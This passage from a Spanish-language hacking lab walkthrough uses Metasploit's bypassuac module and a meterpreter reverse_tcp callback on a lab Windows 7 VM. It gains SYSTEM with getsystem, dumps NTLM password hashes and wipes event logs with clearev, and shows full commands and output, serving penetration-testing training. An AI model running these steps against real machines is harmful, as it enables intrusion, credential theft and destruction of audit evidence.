
- La opción **TÉCNICA** es obligatoria, pero la configuración actual ya está establecida en EXE, así que ignora esta opción

47. Escriba **set SESSION 1** (1 es la sesión actual del meterpreter que tenía antecedentes en esta práctica de laboratorio) y presione Enter.

48. Ahora que hemos configurado el exploit, nuestro próximo paso será establecer una carga útil y configurarlo.

49. Escriba **set payload windows / meterpreter / reverse_tcp** y presione **Enter** para configurar la carga útil de **meterpreter / reverse_tcp**.

50. El siguiente paso es configurar esta carga útil. Para conocer todas las opciones que necesita configurar en el exploit, escriba **show options** y presione **Enter**.



51. Aparece la sección **Opciones de módulo**, que muestra el exploit configurado anteriormente. Aquí, puede observar que el valor de la sesión está establecido.

52. La sección de **opciones de carga útil** muestra el requisito para la carga útil.

53. Observa eso:

- Se requieren opciones de **LHOST**, pero la configuración actual está vacía. Aquí debe configurar la dirección IP del host local (**Kali linux**).
- Se requiere la opción **EXITFUNC** pero la configuración actual ya está configurada para procesar, por lo que ignora esta opción.
- Se requiere la opción **LPORT** pero la configuración actual ya está establecida en el número de puerto **4444**, así que ignore esta opción

54. Para configurar la opción **LHOST**, escriba **set LHOST 192.168.1.3** y presione **Enter**.

```

Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Lugares Terminal dom, 14 de jul, 13:49
root@gabriel: ~
Exploit.exe
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@gabriel: ~
root@gabriel: ~
Name Current Setting Required Description
-----
SESSION 1 yes The session to run this module on.
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Windows x86

msf5 exploit(windows/local/bypassuac) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf5 exploit(windows/local/bypassuac) >

```

55. Has configurado con éxito el exploit y la carga útil. Escriba **exploit** y presione Enter. Esto comienza a explotar la configuración de UAC en la máquina con Windows 7.

56. Como puede ver, BypassUAC exploit supera con éxito la configuración de UAC en la máquina con Windows 7; Ahora ha logrado con éxito una sesión de meterpreter

```
root@gabriel: ~
meterpreter > getuid
Server username: VMWindows\Sandoval
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac) > set lport 4441
lport => 4441
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4441
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.2.3
[*] Meterpreter session 4 opened (192.168.1.3:4441 -> 192.168.2.3:49189) at 2019-07-14 14:23:28 -06
00

meterpreter >
```

57. Ahora, verifiquemos el estado actual de ID de usuario de meterpreter. Observará que el servidor Meterpreter todavía se está ejecutando con privilegios de usuario normales.

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@gabriel: ~". The terminal content shows the following Metasploit session setup:

```
Server username: VMWindows\Sandoval
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac) > set lport 4441
lport => 4441
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4441
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (179779 bytes) to 192.168.2.3
[*] Meterpreter session 4 opened (192.168.1.3:4441 -> 192.168.2.3:49189) at 2019-07-14 14:23:28 -06
00

meterpreter > getuid
Server username: VMWindows\Sandoval
meterpreter > 
```

58. En esta etapa, volveremos a emitir el comando getsystem con el interruptor -t 1, en un intento por elevar los privilegios.

59. Escribe **getsystem -t 1** y presiona **Enter**.

60. Esta vez, el comando ha escalado con éxito los privilegios de los usuarios y devuelve un mensaje que indica que se obtuvo el sistema, como se muestra en la siguiente captura de pantalla.


The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@gabriel: ~". The terminal content shows the following Metasploit session setup and the execution of the getsystem command:

```
Server username: VMWindows\Sandoval
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac) > set lport 4441
lport => 4441
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4441
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (179779 bytes) to 192.168.2.3
[*] Meterpreter session 4 opened (192.168.1.3:4441 -> 192.168.2.3:49189) at 2019-07-14 14:23:28 -06
00

meterpreter > getuid
Server username: VMWindows\Sandoval
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```

61. Ahora, escribe **getuid** y presiona **Enter**. La sesión del meterpreter ahora se está ejecutando con privilegios de **SISTEMA (NT AUTHORITY / SYSTEM)**, como se muestra en la captura de pantalla.



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'root@gabriel: ~' is open, displaying the following meterpreter session:

```
msf5 exploit(windows/local/bypassuac) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac) > set lport 4441
lport => 4441
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4441
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.2.3
[*] Meterpreter session 4 opened (192.168.1.3:4441 -> 192.168.2.3:49189) at 2019-07-14 14:23:28 -0600

meterpreter > getuid
Server username: VMWindows\Sandoval
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

62. Revisemos si hemos alcanzado con éxito los privilegios de SISTEMA / administrador al emitir un comando meterpreter que requiere estos privilegios para poder ejecutarse.

63. por ejemplo, intentaremos obtener hashes ubicados en el archivo SAM de Windows 7

64. Escriba **run hashdump** y presione Enter. Esta vez, meterpreter extrajo con éxito los hashes NTLM y los mostró como se muestra en la siguiente captura de pantalla.

```
root@gabriel: ~
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
/usr/share/metasploit-framework/lib/rex/script/base.rb:268: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Dumping password hints...

Sandoval:"1"
Antonio:"123"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sandoval:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Antonio:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

meterpreter > 
```

65. Por lo tanto, ha aumentado los privilegios al explotar las vulnerabilidades de las máquinas de Windows 7.
66. Ahora puede ejecutar comandos (clearev, que borra los registros de eventos de forma remota, etc.) que requieren privilegios de administrador / raíz.

```
root@gabriel: ~
/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Dumping password hints...

Sandoval:"1"
Antonio:"123"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sandoval:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Antonio:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

meterpreter > clearenv
[-] Unknown command: clearenv.
meterpreter > clearev
[*] Wiping 1103 records from Application...
[*] Wiping 6849 records from System...
[*] Wiping 2122 records from Security...
meterpreter > 
```

